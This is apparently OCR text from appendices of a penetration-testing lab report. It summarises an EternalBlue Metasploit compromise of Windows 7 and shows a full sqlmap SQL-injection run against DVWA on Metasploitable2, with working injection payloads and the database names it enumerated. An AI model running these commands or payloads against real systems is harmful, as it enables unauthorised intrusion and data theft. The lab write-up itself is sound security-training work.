



This part demonstrates a successful utilization of the MS17-010EternalBlueexploitation on a Windows 7 computer utilizing Metasploit. A reverse Meterpreter shell was created, verifying remote code execution and granting total access to the affected system. This underscores the success of the Red Team's evaluation of the internal network and illustrates how obsolete patches can result in entire system compromise.


Appendix C – SQL Injection using sqlmap (DVWA)






kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New Tab
Damn Vulnerable Web App
Server Not Found
Server Not Found
Damn Vulnerable Web A
Damn Vulnerable Web A
192.168.56.102/dvwa/security.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Damn Vulnerable Web Application (DVWA) v1.0.7
1:26 AM
4/19/2025


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New Tab
Damn Vulnerable Web App
Server Not Found
Server Not Found
Damn Vulnerable Web A
Damn Vulnerable Web A
192.168.56.102/dvwa/index.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.
You have logged in as 'admin'
Damn Vulnerable Web Application (DVWA) v1.0.7
1:25 AM
4/19/2025


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
192.168.56.102/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently low.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
low
Submit
PHPIDS
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]
Security level set to low
Username: admin
Security Level: low
PHPIDS: disabled
Damn Vulnerable Web Application (DVWA) v1.0.7



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
192.168.56.102/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=294c011217c1b814b20ae31026c9e814" --batch --dbs
[*] exec: sqlmap -u "http://192.168.56.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=294c011217c1b814b20ae31026c9e814" --batch --dbs
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:03:48 /2025-04-18/
[16:03:49] [INFO] testing connection to the target URL
[16:03:49] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:03:49] [INFO] testing if the target URL content is stable
[16:03:49] [INFO] target URL content is stable
[16:03:49] [INFO] testing if GET parameter 'id' is dynamic
[16:03:50] [WARNING] GET parameter 'id' does not appear to be dynamic
[16:03:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[16:03:50] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[16:03:50] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:03:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:03:50] [WARNING] reflective value(s) found and filtering out
[16:03:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[16:03:51] [INFO] testing 'Generic inline queries'
[16:03:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:03:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[16:03:58] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[16:04:00] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[16:04:00] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:04:00] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[16:04:01] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:04:01] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:04:01] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
1:35 AM
4/19/2025


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
[16:04:30] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:04:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:04:30] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[16:04:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:04:30] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[16:04:31] [INFO] target URL appears to have 2 columns in query
[16:04:31] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[16:04:31] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) requests:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 5114=5114#&Submit=Submit
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(5802,7531)>(SELECT COUNT(*),CONCAT(0x716b627871,(SELECT (ELT(5802=5802,1))),0x7178707871,FLOOR(RAND(0)*2))x FROM (SELECT 5988 UNION SELECT 2496 UNION SELECT 5750 UNION SELECT 5770)a GROUP BY x)-- NMzg&Submit=Submit
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9292 FROM (SELECT(SLEEP(5)))vcGm)-- hJeK&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x716b627871,0x676b554f565563506f6d4248706c496e4d4167664b695a66475478655345656962777 84a77675041,0x7178707871)#&Submit=Submit
[16:04:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[16:04:32] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[16:04:32] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.102'
[16:04:32] [WARNING] your sqlmap version is outdated
[*] ending @ 16:04:32 /2025-04-18/
1:36 AM
4/19/2025


The image provided in this appendix showcases an automated SQL Injection assault performed on the DVWA application located on Metasploitable2 utilizing the sqlmaptool. The assault effectively retrieved confidential backend databases, validating the existence of a significant input validation weakness. This directly corresponds to the OWASP Top 10 vulnerability classification and highlights the dangers associated with unsafe coding methods in web applications.


Appendix D – Examination of SQL Injection Traffic Using Wireshark



```
msf6 > search auxiliary ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
